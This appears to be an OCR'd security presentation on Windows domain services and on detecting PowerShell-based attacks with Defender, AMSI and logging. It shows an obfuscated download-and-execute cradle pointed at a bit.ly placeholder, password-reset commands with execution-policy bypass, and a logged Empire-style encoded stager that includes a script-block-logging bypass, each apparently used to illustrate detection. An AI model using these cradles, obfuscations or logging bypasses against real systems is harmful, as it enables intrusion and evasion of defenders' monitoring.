
ACTIVE DIRECTORY (AD)




DOMAIN NAME SERVICE (DNS)



DYNAMIC HOST CONFIGURATION PROTOCOL(DHCP)





FILE TRANSFER PROTOCOL (FTP)




INTERNET INFORMATION SERVICES (IIS)

SERVER MESSAGE BLOCK (SMB)






DOMAIN NAME SERVICE (DNS)




GROUP POLICY OBJECTS (GPO)



SECURITY CONSIDERATIONS

WINDOWS DEFENDER

- Built into Windows
- Behavior based/Signature based



WINDOWS DEFENDER

Microsoft

Defender

Version	4.18
Platform	Windows 10 Professional (English), (64-Bit)
Report	202416
Date	May-Jun/2020

	Industry average	May	June
Protection against 0-day malware attacks, inclusive of web and e-mail threats (Real-World Testing) 339 samples used	98.8%	100%	100%
Detection of widespread and prevalent malware discovered in the last 4 weeks (the AV-TEST reference set) 21,851 samples used	100%	100%	100%
Protection Score	**6.0/6.0**		

AV-TEST
The Independent IT-Security Institute
Magdeburg Germany

POWERSHELL BASED EXPLOITATION

- "Living off the land"
- Open Source Tools
  - Bloodhound
  - Empire (BC-Security Branch)
  - Powerup
  - PoshC2
  - Death Star
  - https://github.com/PowerShellMafia
  - And more…

PoshC2

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
```

OBFUSCATION AND POWERSHELL

- -nop == -nopr == -noprof == -noprofile

- *Invoke-Expression (New-Object Net.WebClient).DownloadString("htt" + "ps://" + "bit.ly/sample")*

==

- *`I`N`V`o`k`e`-`E`x`p`R`e`s`s`i`o`N (& (`G`C`M *w-O*) "`N`e`T`.`W`e`B`C`l`i`e`N`T").`D`o`w`N`l`o`A`d`S`T`R`i`N`g"('ht'+'tps://bit.ly/sample')*

```
system("powershell -ExecutionPolicy Bypass -nopr -nonin Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force)");
system("powershell -ExecutionPo Bypass -noprof -noninter Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force)");
system("powershell -ExecutionP Bypass -nopr -noninterat Set-ADAccountPassword -Identity \"jim\" -Reset -NewPassword (ConvertTo-SecureString -AsPlainText \"Change.me!\" -Force)");
```


POWERSHELL EXECUTION POLICIES

- Not intended to be a security feature


POWERSHELL LOGGING


- Only possible in V5
- Very powerful

TOPPLING THE EMPIRE



WHEN SIGNATURE DETECTION FAILS





BEHAVIOR DETECTION SUCCEEDS

VirTool:PowerShell/Realm.A


Alert level: Severe
Status: Active
Date: 2/4/2020 12:17 PM
Category: Tool
Details: This program is used to create viruses, worms or other malware.

Learn more

Affected items:

amsi: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

OK



WINDOWS DEFENDER + GROUP POLICIES

```
Username: NIMITZ\jim
RunAs User: NIMITZ\jim
Configuration Name:
Machine: HAWKEYE (Microsoft Windows NT 10.0.17763.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NonInteractive -noProfile -sta -w 1 -enco SQBGACgAJABQAFMAVgB1AHIAcwBJAG8AbgBUAGEAYgBMAEUALgBQAFMAVgBFAHIAUwBJAE8AbgAuAE0AYQBqAG8AUgAgAC0ARwBFACAAMwApAHsAJAA4A
QBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAFYAYQBMAD0AWwBDAE8ATABsAGUAQwBUAGkAbwBuAFMALgBHAGUATgB1AHIASQBDAC4ARABJAGMAVABpAE8ATgBhAHIAeQBbAFMAdABSAGkAbgBnACwAUwB5AHMAdAB1AE0ALgBPAEIAagBFA
wB0ACAAQwBvAGwAbABFAGMAVABJAE8AbgBzAC4ARwBFAE4AZQByAEkAQwAuAEgAQQBTAGgAUwB1AFQAWwBzAFQAUgBJAE4AZwBdACkAKQB9ACQAUgB1AGYAPQBbAFIARQBmAF0ALgBBAFMAcwB1AE0AYgBsAHkALgBHAEUAVABUAHkAUABFACgAJwBTAHkAcwB0AGUAbQAuAE0AYQBuAGEAZwB1AG0AZQBuAHQALgBBA
AAnACwAJAB1ACkAOwAkADUANgA2AC4AUABSAE8AeABZAD0AWwBTAFkAcwB0AGUAbQAuAE4ARQB0AC4AVwB1AEIAUgB1AHEAVQB1AFMAVABdADoAOgBEAEUARgBhAFUAbABUAFcAZQBiAFAAUgBPAHgAWQA7ACQANQA2ADYALgBQAHIAbwBYAFkALgBDAFIARQBkAEUAbgBUAEkAYQBsAHMAIAA9ACAAWwBTAFkAcwB0A
wAkAEkAXQAsACQAUwBbACQASABdAD0AJABTAFsAJABIAF0ALAAkAFMAWwAkAEkAXQA7ACQAXwAtAGIAWABvAFIAJABTAFsAKAAkAFMAWwAkAEkAXQArACQAUwBbACQASABdACkAJQAyADUANgBdAH0AfQA7ACQAcwBlAHIAPQAkACgAWwBUAGUAWABUAC4ARQBOAEMATwBEAGkATgBnAF0AOgA6AFUATgBJAEMAbwBkA
gAgACQAUgAgACQAZABBAFQAYQAgACgAJABJAFYAKwAkAEsAKQApAHwASQBFAFgA
Process ID: 984
PSVersion: 5.1.17763.1
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17763.1
BuildVersion: 10.0.17763.1
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
**********************
Command start time: 20200204122927
**********************
PS>IF($PSVersIonTabLE.PSVErSIOn.MajoR -GE 3){$822=[ReF].AsSemBLy.GEtTYPE('System.Management.Automation.Utils')."GeTFIe`LD"('cachedGroupPolicySettings','N'+'onPublic,Static');If($822){$191=$822.GETVAlUe($nULl);If($191['ScriptB'+'lockLogg
(Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko';$566.HEAdERS.Add('User-Agent',$u);$566.PROxY=[SYstem.NEt.WeBReqUeST]::DEFaUlTWebPROxY;$566.ProXY.CREdEnTIals = [SYstEm.NeT.CrEdenTiaLCaCHe]::DEfAuLtNEtWORkCRedEntiaLs;$Script:Pro
At line:1 char:1
+ IF($PSVersIonTabLE.PSVErSIOn.MajoR -GE 3){$822=[ReF].AsSemBLy.GEtTYPE ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:1 char:1
+ IF($PSVersIonTabLE.PSVErSIOn.MajoR -GE 3){$822=[ReF].AsSemBLy.GEtTYPE ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

